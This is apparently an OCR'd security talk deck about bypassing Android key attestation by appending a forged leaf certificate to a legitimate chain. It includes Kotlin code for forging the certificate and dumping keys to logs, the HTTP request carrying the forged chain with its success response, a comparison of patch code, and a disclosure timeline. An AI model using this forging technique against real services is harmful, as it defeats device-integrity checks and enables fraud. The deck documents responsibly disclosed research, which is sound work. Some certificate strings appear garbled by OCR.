     pathLenConstraint       INTEGER (0..MAX) OPTIONAL }
```


RFC 5280 Basic Constraints Extension

```
Version:          3 (0x02)
Serial number:    1720579039489 (0x01909a80a101)
Algorithm ID:     SHA256withECDSA
Validity
  Not Before:     10/07/2024 02:37:09 (dd-mm-yyyy hh:mm:ss) (240710023709Z)
  Not After:      10/07/2025 02:37:19 (dd-mm-yyyy hh:mm:ss) (250710023719Z)
Issuer
  CN = Root CA
  O  = My Org
  C  = US
Subject
  CN = Intermediate CA
  O  = My Org
  C  = US
Public Key
  Algorithm:      EC
  Curve Name:     secp256r1
  Length:         256 bits
  pub:            04:7e:f2:c0:59:90:69:3b:ac:1b:73:e2:ca:98:ea:a2:
                  93:71:31:62:a2:a3:89:e7:99:49:af:84:6d:1f:51:17:
                  49:4d:33:8e:6d:ec:fc:9d:41:30:95:6d:03:8e:98:e1:
                  18:79:0c:aa:ad:e3:00:3d:23:b1:c2:8b:a9:90:6d:a4:
                  a8
Certificate Signature
  Algorithm:      SHA256withECDSA
  r:              00:fa:e8:02:12:6c:f1:53:60:10:01:69:7b:2a:f1:29:
                  73:3c:aa:d7:c3:10:19:87:7a:f5:dc:bf:d9:08:2d:67:
                  32
  s:              19:87:7a:f5:dc:bf:d9:08:2d:67:32:02:21:00:aa:e8

Extensions
  basicConstraints CRITICAL:
    cA=true, pathLen=0
  keyUsage CRITICAL:
    keyCertSign,cRLSign
```


Decoded Key Attestation Intermediate Certificate

Certificate Extension PKI Issue (Android)

- Extend a legitimate key attestation cert chain
- Forged leaf cert must be embedded with insecure public key
  - Key pair generated outside of the TEE/SE
- Sign the forged leaf cert with legitimate leaf cert
  - Aside from extension validation, we'd have a valid chain of trust
- Easy for the browser PKI use case because key-pairs are accessible
  - Use PEM file on filesystem to sign forged certificate
- Android we don't have access to the key material
  - Stored in TEE/SE
- Let's write an Android app ☺



Modified Key Attestation Android App



Key Attestation Debug App

```
...
fun generateLeafCertificate(privateKey: PrivateKey): Pair<X509Certificate, KeyPair> {
        val keyPairGenerator = KeyPairGenerator.getInstance("EC")
        keyPairGenerator.initialize(256)
        val keyPair = keyPairGenerator.generateKeyPair()
        val issuerName = X500Name("CN=App Attest Key")
        val serial = BigInteger.valueOf(System.currentTimeMillis() + 1)
        val notBefore = Date(System.currentTimeMillis() - 10000)
        val notAfter = Date(System.currentTimeMillis() + 365 * 24 * 60 * 60 * 1000L)
        val subjectName = X500Name("CN=Android Keystore Key")
        val certBuilder = JcaX509v3CertificateBuilder(
            issuerName, serial, notBefore, notAfter, subjectName, keyPair.public
        )
        val basicConstraints = BasicConstraints(0)
        certBuilder.addExtension(Extension.basicConstraints, true, basicConstraints)
        certBuilder.addExtension(Extension.keyUsage, true, KeyUsage(KeyUsage.keyCertSign or KeyUsage.cRLSign))
        val contentSigner = JcaContentSignerBuilder("SHA256withECDSA").build(privateKey)
        val certHolder = certBuilder.build(contentSigner)
        val certConverter = JcaX509CertificateConverter()
        certConverter.setProvider(BouncyCastleProvider())
        val certificate = certConverter.getCertificate(certHolder)
        return Pair(certificate, keyPair)
    }
...
```

Creating Forged Leaf Certificate

```
...
fun printCertificateChain(certChain: ArrayList<Certificate>) {
        for (certificate in certChain) {
            val encoded = Base64.getEncoder().encodeToString(certificate.encoded)
            Log.d("YEET", "-----BEGIN CERTIFICATE-----")
            Log.d("YEET", encoded)
            Log.d("YEET", "-----END CERTIFICATE-----")
        }
    }

    fun printCertificate(cert: X509Certificate) {
        val encoded = Base64.getEncoder().encodeToString(cert.encoded)
        Log.d("YEET", "-----BEGIN CERTIFICATE-----")
        Log.d("YEET", encoded)
        Log.d("YEET", "-----END CERTIFICATE-----")
    }

    fun printPrivateKey(cert: PrivateKey) {
        val encoded = Base64.getEncoder().encodeToString(cert.encoded)
        Log.d("YEET", "-----BEGIN EC PRIVATE KEY-----")
        Log.d("YEET", encoded)
        Log.d("YEET", "-----END EC PRIVATE KEY-----")
    }
...
```

STDOUT Exfil

```
io.github.vvb2060.keyattestation  D  6
io.github.vvb2060.keyattestation  D  -----BEGIN CERTIFICATE-----
io.github.vvb2060.keyattestation  D  MIICyTCCAn6gAwIBAgIBATAKBggqhkjOPQQDAjAZMRcwFQYDVQQDEw5BcHAgQXR0ZXN0IEtleTAeFw0yNDA3MTAyMDEzNDJaFw00ODAxMDEwMDAwMDBaMB8x
io.github.vvb2060.keyattestation  D  -----END CERTIFICATE-----
io.github.vvb2060.keyattestation  D  -----BEGIN CERTIFICATE-----
io.github.vvb2060.keyattestation  D  MIIC4zCCAoqgAwIBAgIBATAKBggqhkjOPQQDAjASMSkwJwYDVQQDEyA1ZGQyZmI8NzM2MmY20WE1MTIxNGVlNDMyMDgGYzcwMTEMMAoGA1UEChMDVEVFMB4X
io.github.vvb2060.keyattestation  D  -----END CERTIFICATE-----
io.github.vvb2060.keyattestation  D  -----BEGIN CERTIFICATE-----
io.github.vvb2060.keyattestation  D  MII82DCCAX2gAwIBAgIQXdL7RzYvaaUSFO5DIITHATAKBggqhkjOPQQDAjApMRMwEQYDVQQKEwpHb29nbGUgTExDMRIwEAYDVQQDEwlEcm9pZCBDQTMwHhcN
io.github.vvb2060.keyattestation  D  -----END CERTIFICATE-----
io.github.vvb2060.keyattestation  D  -----BEGIN CERTIFICATE-----
io.github.vvb2060.keyattestation  D  MIIB1zCCAVygAwIBAgITcaT7FgotZqDnnGHdq1m/hBLXFzAKBggqhkjOPQQDAzApMRMwEQYDVQQKEwpHb29nbGUgTExDMRIwEAYDVQQDEwlEcm9pZCBDQTIw
io.github.vvb2060.keyattestation  D  -----END CERTIFICATE-----
io.github.vvb2060.keyattestation  D  -----BEGIN CERTIFICATE-----
io.github.vvb2060.keyattestation  D  MIIDqDCCAWigAwIBAgIKA4gnZ2B1iZa6DTANBgkqhkiG9w0BAQsFADAbMRkwFwYDVQQFExBmOTIwMDllODUzYjZ3MDQ1MB4XDTIyMDEyNjIyNDc1MloXDTM3
io.github.vvb2060.keyattestation  D  -----END CERTIFICATE-----
io.github.vvb2060.keyattestation  D  -----BEGIN CERTIFICATE-----
io.github.vvb2060.keyattestation  D  MIIFHDCCAwSgAwIBAgIJANUP8luj8tazMA0GCSqGSIb3DQEBCwUAMBsxGTAXBgNVBAUTEGY5MjAxOWU4NTNiNmIwNDUwHhcNMTkxMTIyMjAzNzU4WhcNMzQw
io.github.vvb2060.keyattestation  D  -----END CERTIFICATE-----
io.github.vvb2060.keyattestation  D  -----BEGIN CERTIFICATE-----
io.github.vvb2060.keyattestation  D  MII8gzCCASigAwIBAgIGAZCeR8FYMAoGCCqGSM49BAMCMDAxEDAOBgNVBAMM81JvbXQgQ0ExDzANBgNVBAoMBk151E9yZzELMAkGA1UEBhMCVVMwHhcNMjQw
io.github.vvb2060.keyattestation  D  -----END CERTIFICATE-----
io.github.vvb2060.keyattestation  D  -----BEGIN EC PRIVATE KEY-----
io.github.vvb2060.keyattestation  D  MIGTAgEAMBMGByqGSM49AgEGCCqGSM49AwEHBHkwdwIBAQQgMnzfRyeRdPGd2pkMSY21SF7lP27TqEuMLftcmkvd/zmgCgYIKoZIzj0DAQehRANCAAQ/RjcJ
io.github.vvb2060.keyattestation  D  -----END EC PRIVATE KEY-----
io.github.vvb2060.keyattestation  D  Parsing tag: [701], value: [1720579025329]
```

Exfil Certificate Chain and Private Key


Using Exfiltrated Chain and Keys

```
POST /endpoint HTTP/1.1
access-token: ey....
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; AOSP on Panther Build/TQ3A.230901.001.C2)
Host: domain.com

{
  "device":"30f350e680d0d35b",
  "attestation":[
    "MIICoTCCAfga...",
    "MIICoTCCAkeg...",
    "MIIB3DCCAYOg...",
    "MIIDgDCCAWig..."
  ]
}
```

HTTP Request Sending Forged Cert Chain


```
HTTP/2 200 OK
Date: Wed, 17 Jul 2024 03:19:41 GMT
Content-Type: application/json
...

{
  "exp":1719474380190,
  "key":"AQICAHg21E9N4cqPKrpywXBTFl2Ivrk5dxuqSkVKL5WYaXPSMgEJ/Kjqx0w9tUuFK/="
}
```

HTTP Response Forged Cert Chain Success



Root Cause Analysis (2024)

- Android key attestation library 👀
  - https://github.com/google/android-key-attestation
- Released in 2016
- Tagged as a production library
- Maintained in parity with developer documentation
- https://developer.android.com/privacy-and-security/security-key-attestation
- Caution about certificate extension attacks



To implement key attestation, complete the following steps:

1. Use a `KeyStore` object's `getCertificateChain()` method to get a reference to the chain of X.509 certificates associated with the hardware-backed keystore.
2. Send the certificates to a separate server that you trust for validation.

Caution: Don't complete the following validation process on the same device as the KeyStore. If the Android system on that device is compromised, that could cause the validation process to trust something that is untrustworthy.

3. Obtain a reference to the X.509 certificate chain parsing and validation library that is most appropriate for your toolset. Verify that the root public certificate is trustworthy and that each certificate signs the next certificate in the chain.
4. Check each certificate's revocation status to ensure that none of the certificates have been revoked.
5. Optionally, inspect the provisioning information certificate extension that is only present in newer certificate chains.

   Obtain a reference to the CBOR parser library that is most appropriate for your toolset. Find the nearest certificate to the root that contains the provisioning information certificate extension. Use the parser to extract the provisioning information certificate extension data from that certificate.

   See the section about the provisioning information extension data schema for more details.
6. Obtain a reference to the ASN.1 parser library that is most appropriate for your toolset. Find the nearest certificate to the root that contains the key attestation certificate extension. If the provisioning information certificate extension was present, the key attestation certificate extension must be in the immediately subsequent certificate. Use the parser to extract the key attestation certificate extension data from that certificate.

Caution: Do not assume that the key attestation certificate extension is in the leaf certificate of the chain. Only the first occurrence of the extension in the chain can be trusted. Any further instances of the extension have not been issued by the secure hardware and might have been issued by an attacker extending the chain while attempting to create fake attestations for untrusted keys.

The Key Attestation sample uses the ASN.1 parser from Bouncy Castle to extract an attestation certificate's extension data. You can use this sample as a reference for creating your own parser.

See the section about the key attestation extension data schema for more details.

7. Check the extension data that you've retrieved in the previous steps for consistency and compare with the set of values that you expect the hardware-backed key to contain.

Android Key Attestation Documentation

Android Key Attestation Library

README | Code of conduct | License | Security

Android Key Attestation Library

This library uses the Bouncy Castle ASN.1 parser to extract information from an Android attestation data structure to verify that a key pair has been generated in a hardware-protected environment of an Android device. It is maintained in tandem with Android's key attestation capabilities and is meant for production use.

This repository contains a server sample code that shows how to validate an Android attestation certificate chain outside the Android framework. This is the recommended best practice, since if the Android device is rooted or otherwise compromised, on-device validation of the attestation may be inaccurate.

The entry point into the library itself is `com.google.android.attestation.ParsedAttestationRecord.createParsedAttestationRecord`.

For more details, see the documentation and the guide at https://developer.android.com/training/articles/security-key-attestation.html .

Library Server Code

```
public class KeyAttestationExample {

  private KeyAttestationExample() {}

  public static void main(String[] args)
      throws CertificateException, IOException, NoSuchProviderException, NoSuchAlgorithmException,
          InvalidKeyException, SignatureException {
    X509Certificate[] certs;
    if (args.length == 1) {
      String certFilesDir = args[0];
      certs = loadCertificates(certFilesDir);
    } else {
      throw new IOException("Expected path to a directory containing certificates as an argument.");
    }

    verifyCertificateChain(certs);

    ParsedAttestationRecord parsedAttestationRecord = createParsedAttestationRecord(certs[0]);

    System.out.println("Attestation version: " + parsedAttestationRecord.attestationVersion);
    System.out.println(
        "Attestation Security Level: " + parsedAttestationRecord.attestationSecurityLevel.name());
    System.out.println("Keymaster Version: " + parsedAttestationRecord.keymasterVersion);
    System.out.println(
        "Keymaster Security Level: " + parsedAttestationRecord.keymasterSecurityLevel.name());

    System.out.println(
        "Attestation Challenge: "
            + new String(parsedAttestationRecord.attestationChallenge, UTF_8));
    System.out.println("Unique ID: " + Arrays.toString(parsedAttestationRecord.uniqueId));

    System.out.println("Software Enforced Authorization List:");
    AuthorizationList softwareEnforced = parsedAttestationRecord.softwareEnforced;
    printAuthorizationList(softwareEnforced, "\t");

    System.out.println("TEE Enforced Authorization List:");
    AuthorizationList teeEnforced = parsedAttestationRecord.teeEnforced;
    printAuthorizationList(teeEnforced, "\t");
  }
```

```
private static void verifyCertificateChain(X509Certificate[] certs)
      throws CertificateException, NoSuchAlgorithmException, InvalidKeyException,
      NoSuchProviderException, SignatureException, IOException {
    X509Certificate parent = certs[certs.length - 1];
    for (int i = certs.length - 1; i >= 0; i--) {
      X509Certificate cert = certs[i];
      // Verify that the certificate has not expired.
      cert.checkValidity();
      cert.verify(parent.getPublicKey());
      parent = cert;
      try {
        CertificateRevocationStatus certStatus = CertificateRevocationStatus
            .fetchStatus(cert.getSerialNumber());
        if (certStatus != null) {
          throw new CertificateException(
              "Certificate revocation status is " + certStatus.status.name());
        }
      } catch (IOException e) {
        throw new IOException("Unable to fetch certificate status. Check connectivity.");
      }
    }

    // If the attestation is trustworthy and the device ships with hardware-
    // level key attestation, Android 7.0 (API level 24) or higher, and
    // Google Play services, the root certificate should be signed with the
    // Google attestation root key.
    X509Certificate secureRoot =
        (X509Certificate)
            CertificateFactory.getInstance("X.509")
                .generateCertificate(
                    new ByteArrayInputStream(GOOGLE_ROOT_CERTIFICATE.getBytes(UTF_8)));
    if (Arrays.equals(
        secureRoot.getPublicKey().getEncoded(),
        certs[certs.length - 1].getPublicKey().getEncoded())) {
      System.out.println(
          "The root certificate is correct, so this attestation is trustworthy, as long as none of"
              + " the certificates in the chain have been revoked. A production-level system"
              + " should check the certificate revocation lists using the distribution points that"
              + " are listed in the intermediate and root certificates.");
    } else {
      System.out.println(
          "The root certificate is NOT correct. The attestation was probably generated by"
              + " software, not in secure hardware. This means that, although the attestation"
              + " contents are probably valid and correct, there is no proof that they are in fact"
              + " correct. If you're using a production-level system, you should now treat the"
              + " properties of this attestation certificate as advisory only, and you shouldn't"
              + " rely on this attestation certificate to provide security guarantees.");
    }
  }
```

Library Attestation Parsing Code

```
public static ParsedAttestationRecord createParsedAttestationRecord(List<X509Certificate> certs)
      throws IOException {

    // Parse the attestation record that is closest to the root. This prevents an adversary from
    // attesting an attestation record of their choice with an otherwise trusted chain using the
    // following attack:
    // 1) having the TEE attest a key under the adversary's control,
    // 2) using that key to sign a new leaf certificate with an attestation extension that has their
    //    chosen attestation record, then
    // 3) appending that certificate to the original certificate chain.
    for (int i = certs.size() - 1; i >= 0; i--) {
      byte[] attestationExtensionBytes = certs.get(i).getExtensionValue(KEY_DESCRIPTION_OID);
      if (attestationExtensionBytes != null && attestationExtensionBytes.length != 0) {
        return ParsedAttestationRecord.create(
            extractAttestationSequence(attestationExtensionBytes), certs.get(i).getPublicKey());
      }
    }

    throw new IllegalArgumentException("Couldn't find the keystore attestation extension data.");
  }
```

Target Code vs. Library Code

```
public class KeyAttestationExample {

  private KeyAttestationExample() {}

  public static void main(String[] args)
      throws CertificateException, IOException, NoSuchProviderException, NoSuchAlgorithmException,
          InvalidKeyException, SignatureException {
    X509Certificate[] certs;
    if (args.length == 1) {
      String certFilesDir = args[0];
      certs = loadCertificates(certFilesDir);
    } else {
      throw new IOException("Expected path to a directory containing certificates as an argument.");
    }

    verifyCertificateChain(certs);

    ParsedAttestationRecord parsedAttestationRecord = createParsedAttestationRecord(certs.size() - 1);
```

```
public static ParsedAttestationRecord createParsedAttestationRecord(X509Certificate cert)
      throws IOException {
    ASN1Sequence extensionData = extractAttestationSequence(cert);
    return new ParsedAttestationRecord(extensionData, false);
  }
```

```
public class KeyAttestationExample {

  private KeyAttestationExample() {}

  public static void main(String[] args)
      throws CertificateException, IOException, NoSuchProviderException, NoSuchAlgorithmException,
          InvalidKeyException, SignatureException {
    checkArgument(
        args.length == 1, "expected path to a directory containing certificates as an argument");

    ImmutableList<X509Certificate> certs = loadCertificates(args[0]);

    verifyCertificateChain(certs);

    ParsedAttestationRecord parsedAttestationRecord = createParsedAttestationRecord(certs);
```

```
public static ParsedAttestationRecord createParsedAttestationRecord(List<X509Certificate> certs)
      throws IOException {
    // Parse the attestation record that is closest to the root. This prevents an adversary from
    // attesting an attestation record of their choice with an otherwise trusted chain using the
    // following attack:
    // 1) having the TEE attest a key under the adversary's control,
    // 2) using that key to sign a new leaf certificate with an attestation extension that has their
    //    chosen attestation record, then
    // 3) appending that certificate to the original certificate chain.
    for (int i = certs.size() - 1; i >= 0; i--) {
      byte[] attestationExtensionBytes = certs.get(i).getExtensionValue(KEY_DESCRIPTION_OID);
      if (attestationExtensionBytes != null && attestationExtensionBytes.length != 0) {
        return ParsedAttestationRecord.create(
            extractAttestationSequence(attestationExtensionBytes), certs.get(i).getPublicKey());
      }
    }
```

Security Patch without CVE

Commit f23e392

ek9852 authored and carmenyh committed on Feb 20, 2023

Mitigate the certificate chain extension attack.

This changes the extraction of the attestation from the certificate chain. Instead of unconditionally extracting the attestation in the leaf certificate (if present), the code now walks up the certificate chain to the root, only taking into account the last attestation extension it finds (i.e., the one closest to the root).

This mitigates an attack in which an attacker crafts a new leaf certificate with a seemingly good attestation and appends it to the certificate chain.

master (#25)

server/src/main/java/com/android/example/KeyAttestationExample.java

```
@@ -88,7 +88,7 @@ public static void main(String[] args)
88 88
89 89        verifyCertificateChain(certs);
90 90
91    -     ParsedAttestationRecord parsedAttestationRecord = createParsedAttestationRecord(certs[0]);
   91 +     ParsedAttestationRecord parsedAttestationRecord = createParsedAttestationRecord(certs);
92 92
93 93        System.out.println("Attestation version: " + parsedAttestationRecord.attestationVersion);
94 94        System.out.println(
```

server/src/main/java/com/google/android/attestation/ParsedAttestationRecord.java

```
@@ -96,10 +96,23 @@ private ParsedAttestationRecord(
96 96        this.teeEnforced = teeEnforced;
97 97      }
98 98
99    -   public static ParsedAttestationRecord createParsedAttestationRecord(X509Certificate cert)
   99 +   public static ParsedAttestationRecord createParsedAttestationRecord(X509Certificate[] certs)
100 100         throws IOException {
101    -     ASN1Sequence extensionData = extractAttestationSequence(cert);
102    -     return new ParsedAttestationRecord(extensionData);
   101 +
   102 +     // Parse the attestation record that is closest to the root. This prevents an adversary from
   103 +     // attesting an attestation record of their choice with an otherwise trusted chain using the
   104 +     // following attack:
   105 +     // 1) having the TEE attest a key under the adversary's control,
   106 +     // 2) using that key to sign a new leaf certificate with an attestation extension that has their chosen attestation record, then
   107 +     // 3) appending that certificate to the original certificate chain.
   108 +     for (int i = certs.length - 1; i >= 0; i--) {
   109 +       byte[] attestationExtensionBytes = certs[i].getExtensionValue(KEY_DESCRIPTION_OID);
   110 +       if (attestationExtensionBytes != null && attestationExtensionBytes.length != 0) {
   111 +         return new ParsedAttestationRecord(extractAttestationSequence(attestationExtensionBytes));
   112 +       }
   113 +     }
   114 +
   115 +     throw new IllegalArgumentException("Couldn't find the keystore attestation extension data.");
103 116     }
```

Dependency Management Issue

About

Android Key Attestation validation library

android security

- Readme
- Apache-2.0 license
- Code of conduct
- Security policy
- Activity
- Custom properties
- 204 stars
- 32 watching
- 69 forks

Report repository

Releases

No releases published

Packages

No packages published

Consider publishing this package to Maven #12

Closed as not planned

eranmes opened on Sep 15, 2022 — Collaborator

From a comment on a pull request:
I don't seem to have the ability to create issues in this repository so am commenting here:

Do you mind also publishing this server library into maven central? The current non-Google3 users I can find of it are all just directly copying some version of it, which will eventually drift/be stale.

👍 2

tnek on Sep 16, 2022 · edited by tnek — Edits — Contributor

Another (maybe easier?) option that would work for us is bazelizing the `com.google.android.attestation` package for the `git_repository` bazel rule.

If either of these aren't a priority for you, I'm happy to submit a PR doing so.

JesusMcCloud on Apr 24, 2023

FYI: since we depend on it, we've already wrapped this code and published it on maven central.
Our main motivation was to make it easily configurable and play well in any sort of back-end (be it spring, ktor, whatever).

We've also taken it upon ourselves to provide an even higher-level abstraction that also integrated iOS attestation.

👍 3

brandonweeks self-assigned this on Jan 31, 2024

brandonweeks closed this as not planned last month


Assignees: brandonweeks
Labels: No labels
Type: No type
Projects: No projects
Milestone: No milestone
Relationships: None yet
Development: Code with agent mode — No branches or pull requests
Participants

Insufficient Security Patch

```
public static ParsedAttestationRecord createParsedAttestationRecord(List<X509Certificate> certs)
      throws IOException {
    // Parse the attestation record that is closest to the root. This prevents an adversary from
    // attesting an attestation record of their choice with an otherwise trusted chain using the
    // following attack:
    // 1) having the TEE attest a key under the adversary's control,
    // 2) using that key to sign a new leaf certificate with an attestation extension that has their
    //    chosen attestation record, then
    // 3) appending that certificate to the original certificate chain.
    for (int i = certs.size() - 1; i >= 0; i--) {
      byte[] attestationExtensionBytes = certs.get(i).getExtensionValue(KEY_DESCRIPTION_OID);
      if (attestationExtensionBytes != null && attestationExtensionBytes.length != 0) {
        return ParsedAttestationRecord.create(
            extractAttestationSequence(attestationExtensionBytes), certs.get(i).getPublicKey());
      }
    }
```

```
public class KeyAttestationExample {

  private KeyAttestationExample() {}

  public static void main(String[] args)
      throws CertificateException, IOException, NoSuchProviderException, NoSuchAlgorithmException,
          InvalidKeyException, SignatureException {
    X509Certificate[] certs;
    if (args.length == 1) {
      String certFilesDir = args[0];
      certs = loadCertificates(certFilesDir);
    } else {
      throw new IOException("Expected path to a directory containing certificates as an argument.");
    }

    verifyCertificateChain(certs);

    ParsedAttestationRecord parsedAttestationRecord = createParsedAttestationRecord(certs.size() - 1);
```

```
POST /endpoint HTTP/1.1
access-token: ey....
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; AOSP on Panther Build/TQ3A.230901.001.C2)
Host: domain.com

{
  "device":"30f350e680d0d35b",
  "attestation":[
    "MIICoTCCAfga...",
    "MIICoTCCAkeg...",
    "MIIB3DCCAYOg...",
    "MIIDgDCCAWig..."
  ]
}
```



Disclosure Timeline


- **19 Dec 2016 –** Key Attestation library published to GitHub
- **20 Feb 2023 –** Security patch for certificate extension attack
- **05 Sep 2024 –** Reported insufficient security patch
- **08 Nov 2024 –** Google response (Won't Fix), library flagged for deprecation
- **26 Nov 2024 –** Updated README.md, not intended for production use
- **10 Apr 2025 –** New Key Attestation library published to GitHub
- **11 Jun 2025 –** Updated README.md, deprecated use new library

